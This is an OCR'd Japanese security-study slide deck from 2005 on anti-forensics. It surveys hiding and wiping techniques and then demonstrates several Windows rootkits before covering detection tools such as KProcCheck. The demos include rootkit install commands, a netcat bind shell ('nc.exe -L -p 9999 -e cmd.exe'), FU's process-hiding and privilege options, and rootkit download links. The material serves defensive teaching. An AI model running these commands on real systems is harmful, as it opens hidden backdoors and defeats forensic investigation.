
セキュリティアカデミー勉強会

アンチ・フォレンジック



2005年2月13日

塩月 誠人 <shio@st.rim.or.jp>

アンチ・フォレンジックとは


- フォレンジックの証拠となるセキュリティ侵害の痕跡を残さない、隠す、あるいは消し去る行為
  - 暗号化
  - Rootkit
  - ファイルの隠匿・ワイプ
  - 痕跡の消去
  - ステガノグラフィ
  - ネットワーク通信の隠蔽

暗号化

- 暗号化は両刃の剣
  - 良い目的 … 情報の保護
  - 悪い目的 … 攻撃ツールの秘匿
- 鍵がなければお手上げ
- 何があるかは分からないが、何かがあることは分かる
- GPG
- EFS（Windows標準装備）
  - アカウントのパスワードが分かれば復号可

Rootkit

- ファイル、プロセス、ネットワーク接続等を隠す（＋ログ書き換え、バックドア等）
  - プログラム置換タイプ
    - ifconfig, ps, ls, login等を不正なものに置き換え
    - シェアードライブラリを不正なものに書き換え
    - インテグリティ・チェッカで検出可（tripwire等）
  - システムコール等をフックするタイプ
    - 各種lkm-rootkit
    - NT Rootkit, AFX Rootkit
    - OS稼動中に検出することは困難



ファイルの隠匿


- HD上のスラックスペースに隠す
  - スラックスペース … ファイルの末端からクラスタ末端までの空き領域
- NTFSのADSに隠す
  - Alternate Data Stream … ファイルやディレクトリに追加的なデータを持たせるNTFSの機能
- いずれも通常のファイルアクセスでは検出できない（HDのオフライン解析で検出）
- HDに書かないようにして攻撃する手も…

ファイルのワイプ

- ファイルをHD上から完全に抹消する
  - 良い目的 … 機密情報の漏洩防止
  - 悪い目的 … 悪事の痕跡を消す
- ヌル値やランダムなバイト列などでファイルを上書きすることによりワイプ
- NTFSのADSまではワイプしないものが多い?
  - http://www.seifried.org/security/advisories/kssa-003.html

痕跡の消去

- PC上に残される各種の行動の痕跡を消去
  - テンポラリファイル、ゴミ箱、イベントログ、アクセスしたファイルの記録、Cookie、…
- Evidence Eliminator



  - http://www.evidence-eliminator.com/product.d2w
  - 「In tests, Evidence Eliminator™ defeats EnCase and other Forensic Analysis equipment as used by investigators, police and government agencies.」


ステガノグラフィ

- イメージデータやサウンドデータの中に、情報やファイルを隠す技術

- 一般的に検出は困難?
  - **商用検出ツール ... Stego Suite**


ネットワーク通信の隠蔽

- 暗号化による通信
  - SSH、SSL、...
- アブノーマルなパケットによる通信
  - 通信記録を残させない
  - ICMPパケット
  - TCPのACKパケット
  - フラグメントパケット
  - 各種のトンネリング
  - いわゆる、Covert Channel




その他

- 論理爆弾
  - ログオンすると爆発
  - シャットダウンすると爆発
- 物理爆弾
  - 三回ログオン失敗すると（本当に）爆発！(?)
  - ハードディスクを取り出すと（本当に）爆発！(?)
- 他人に罪を着せる攻撃 ☺
  - 人のPCを乗っ取る
  - 人のPCに怪しげなファイルを送りつける



システム管理者にできること

- ユーザPC
  - 必要外のプログラムの導入・実行をさせないような仕組み
  - 管理者権限を与えない・奪われない
- サーバマシン
  - 侵入の初期段階で検知する
  - HIDS、整合性チェッカの導入
  - ログのリモート管理




一旦、まとめ

- 結局は知恵比べ
- Know Your Enemy!!
  - 攻撃手法と、その痕跡のパターン
  - 攻撃検知回避手法
  - アンチ・フォレンジック手法
- 想像し、想定し、準備する


Windows Rootkits

Windows Rootkitの分類

- User-Mode Rootkit
  - exe / dllの置き換え（WFPの停止）
  - FakeGINAタイプ
  - DLL Injection & API Hooking
- Kernel-Mode Rootkit
  - IDT/SDT/SSDT Hooking
  - Direct Kernel Object Manipulation
  - Kernel Patching (Memory / File)


call WriteFile() …
User Application
IAT (Import Address Table)
kernel32.dll
WriteFile()
ntdll.dll
ZwWriteFile()
Int 0x2E
User Mode
Kernel Mode
IDTR (Interrupt Descriptor Table Register)
0x2E
KiSystemService()
System Service Dispatcher
SDT (Service Descriptor Table)
0xED
NtWriteFile()
IDT (Interrupt Descriptor Table)
SSDT (System Service Dispatch Table)

DLL Injection & API Hooking



AFX Rootkit 2004

- DLLインジェクション & API フック型rootkit
- http://iamaphex.net/downloads/
- インストールディレクトリに入れたプログラムの実行、ネットワーク接続、そのディレクトリ名で始まるレジストリなどを隠す
- サービスとして登録され、リブート後も起動
- モジュール：
  - root.exe, hook.dll

AFX Rootkit 2004 (つづき)

```
C:\>c:\temp\afx\root.exe /i     → "afx"というサービスが登録

C:\>dir \temp
 ドライブ C のボリューム ラベルがありません。
 ボリューム シリアル番号は 80CF-BC06 です

 C:\temp のディレクトリ

2005/02/12  19:21       <DIR>          .
2005/02/12  19:21       <DIR>          ..
               0 個のファイル                   0 バイト
               2 個のディレクトリ      483,842,048 バイトの空き領域

C:\>start \temp\afx\nc.exe -d -L -p 9999 -e cmd.exe

                          → netstat/fport/openportsやpulist/pslist/tlist等から隠蔽

C:\>sc stop afx
C:\>sc delete afx               → リブート後に復旧
```

NT Rootkit

- Kernel API フック型のRootkit
- https://www.rootkit.com/vault/hoglund/rk_044.zip
- _root_で始まるファイル/ディレクトリ、プロセス、レジストリを隠蔽
- IP :10.0.0.166でバックドア、キーロガー 現在はdisableされている）等
- モジュール：_root_sys, deploy.exe

NT Rootkit (つづき)

```
C:\WINNT\system32\drivers>deploy.exe      → _root_.sysドライバが登録

C:\>dir temp
 ドライブ C のボリューム ラベルがありません。
 ボリューム シリアル番号は 80CF-BC06 です

 C:\temp のディレクトリ

2005/02/12  20:38       <DIR>          .
2005/02/12  20:38       <DIR>          ..
               0 個のファイル                   0 バイト
               2 個のディレクトリ      483,164,160 バイトの空き領域

C:\>start \temp\_root_\_root_nc.exe -d -L -p 9999 -e cmd.exe

                              → pulist/pslist/tlist等から隠蔽（ポート情報は隠さない）

C:\>sc stop _root_
C:\>sc delete _root_          → リブート後に復旧
```

Hacker defender

- APIフック型のRootkit
- http://rootkit.host.sk/
- iniファイルの記述に従い、プロセス、ポート、サービス、レジストリ、等を隠蔽
- 既存オープンポートでのバックドア
- サービスおよびドライバとして登録（デフォルト）
- モジュール：hxdef100.exe, hxdefdrv.sys, bdcli100.exe（バックドアクライアント）

Hacker defender (つづき)

```
C:\temp\hxdef100>hxdef100
```

→ hxdefdrv.sysドライバが登録
"HackerDefender100"というサービスが登録

```
C:\>dir \temp
 ドライブ C のボリューム ラベルがありません。
 ボリューム シリアル番号は 80CF-BC06 です

 C:\temp のディレクトリ

2005/02/12  23:47        <DIR>          .
2005/02/12  23:47        <DIR>          ..
               0 個のファイル                   0 バイト
               2 個のディレクトリ      482,371,584 バイトの空き領域

C:\>start \temp\hxdef100\nc.exe -d -L -p 9999 -e cmd.exe
```


→ netstat/fport/openportsやpulist/pslist/tlist等から隠蔽
（iniファイルに記述しておく）

```
C:\>sc stop HackerDefender100
C:\>sc stop HackerDefenderDrv100
```

→ リブート後に復旧

Direct Kernel Object Manipulation (DKOM)

- カーネルのデータ構造を直接操作する
- FU Rootkit → プロセスデータの リンクをはずすことで、プロセスの存在を隠す



FU Rootkit

- DKOMテクニックを使用したRootkit
- https://www.rootkit.com/vault/fuzen_op/FU_Rootkit.zip
- プロセス隠蔽、ドライバ隠蔽、プロセスへの権限の追加、SIDの追加等
- モジュール :fu.exe, msdirectx.sys
  - fu.exe … ドライバへの指示を送る役割

FU Rootkit (つづき)


```
C:\temp\fu>fu
Usage: fu
        [-pl]  #number   to list the first #number of processes
        [-ph]  #PID      to hide the process with #PID
        [-pld]           to list the named drivers in DbgView
        [-phd] DRIVER_NAME to hide the named driver
        [-pas] #PID      to set the AUTH_ID to SYSTEM on process #PID
        [-prl]           to list the available privileges
        [-prs] #PID #privilege_name to set privileges on process #PID
        [-pss] #PID #account_name to add #account_name SID to process #PID token

C:\temp\fu>fu -ph 480          → msdirectx.sysドライバが登録、プロセスID:480を隠蔽

C:\temp\fu>fu -phd msdirectx.sys  → msdirectx.sysドライバを隠蔽


C:\>sc stop msdirectx                    → リブート後に復旧
```

Windows Rootkitの検出

- 基本的には「ライブ」で検出したい
  - 何が起こっているか、どうやって起こったか
    - 止めてしまうとわからなくなる
  - 生きたまま診断し、手術し、回復させたい
    - 可能な限り止めたくない、止められない
- HD調査の限界（?）
  - HDD大容量化、RAID
  - MACタイムの改竄
  - コードパターンの変更（Morphine）
  - ベースラインをとっていれば良いが…

VICE

- http://www.rootkit.com/vault/fuzen_op/vice.zip
- rootkitが行うWin32 APIやシステムコールのフックを検出



KProcCheck

- http://www.security.org.sg/code/kproccheck.html
- プロセスやドライバの状態、ポインタ状態などをさまざまな方法で調査し、隠されたプロセス、ドライバ、フックされたAPIを出力
- KProcCheck自身、カーネルドライバとして実装
- たまにブルースクリーン ☹

KProcCheck (つづき)

- -pオプション … カーネルのプロセスリンクを調べる（APIフックタイプのものを検出）
- -sオプション … スレッドリストからプロセスを調べる（EPROCESSを検出）
- -dオプション … ロードされているドライバを調べる
- -tオプション … SSDTのエントリを調べる
- -gオプション … ???

KProcCheck (つづき)

```
C:\>kproccheck -p
KProcCheck Version 0.1 Proof-of-Concept by SIG^2 (www.security.org.sg)

Process list by traversal of ActiveProcessLinks

8     -          System
140   -         smss.exe
168   -        csrss.exe
188   -     winlogon.exe

......

1032  -     internat.exe
1040  -   KProcCheck.exe
1060  -         cmd.exe
1072  -     imejpmgr.exe
1076  -         nc.exe  --[Hidden]--    <--+
1080  -       conime.exe                   |-- AFXにより隠されたプロセス
1092  -      svchost.exe                   |
1116  -         root.exe  --[Hidden]--    <--+

Total number of processes = 28
```

KProcCheck (つづき)

```
C:\>kproccheck -s
KProcCheck Version 0.1 Proof-of-Concept by SIG^2 (www.security.org.sg)

Process list by traversal of KiWaitInListHead and KiWaitOutListHead

8     -           System
140   -         smss.exe
168   -        csrss.exe
188   -     winlogon.exe
216   -     services.exe
228   -        lsass.exe
332   -        mshta.exe
400   -      svchost.exe
448   -      SPOOLSV.EXE
476   -        msdtc.exe
480   -          cmd.exe   --[Hidden]-- <------- FUにより隠されたプロセス
576   -      svchost.exe

......

Total number of processes = 27
```

KProcCheck (わづき)

```
C:\>kproccheck -t
KProcCheck Version 0.1 Proof-of-Concept by SIG^2 (www.security.org.sg)

Checks SDT for Hooked Native APIs                +--- NT Rootkitによるフック
                                                 V
ZwClose                    18 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C130D]
ZwCreateFile               20 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0381]
ZwCreateKey                23 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0ED4]
ZwCreateSection            2B \??\C:\WINNT\system32\drivers\_root_.sys [FD5BD6D8]
ZwDeleteKey                35 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0D04]
ZwDeleteValueKey           37 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0F8D]
ZwEnumerateKey             3C \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0B93]
ZwEnumerateValueKey        3D \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0948]
ZwFlushKey                 43 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0D93]
ZwOpenFile                 64 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C026B]
ZwOpenKey                  67 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C04A0]
ZwQueryDirectoryFile       7D \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0050]
ZwQueryKey                 8B \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0618]
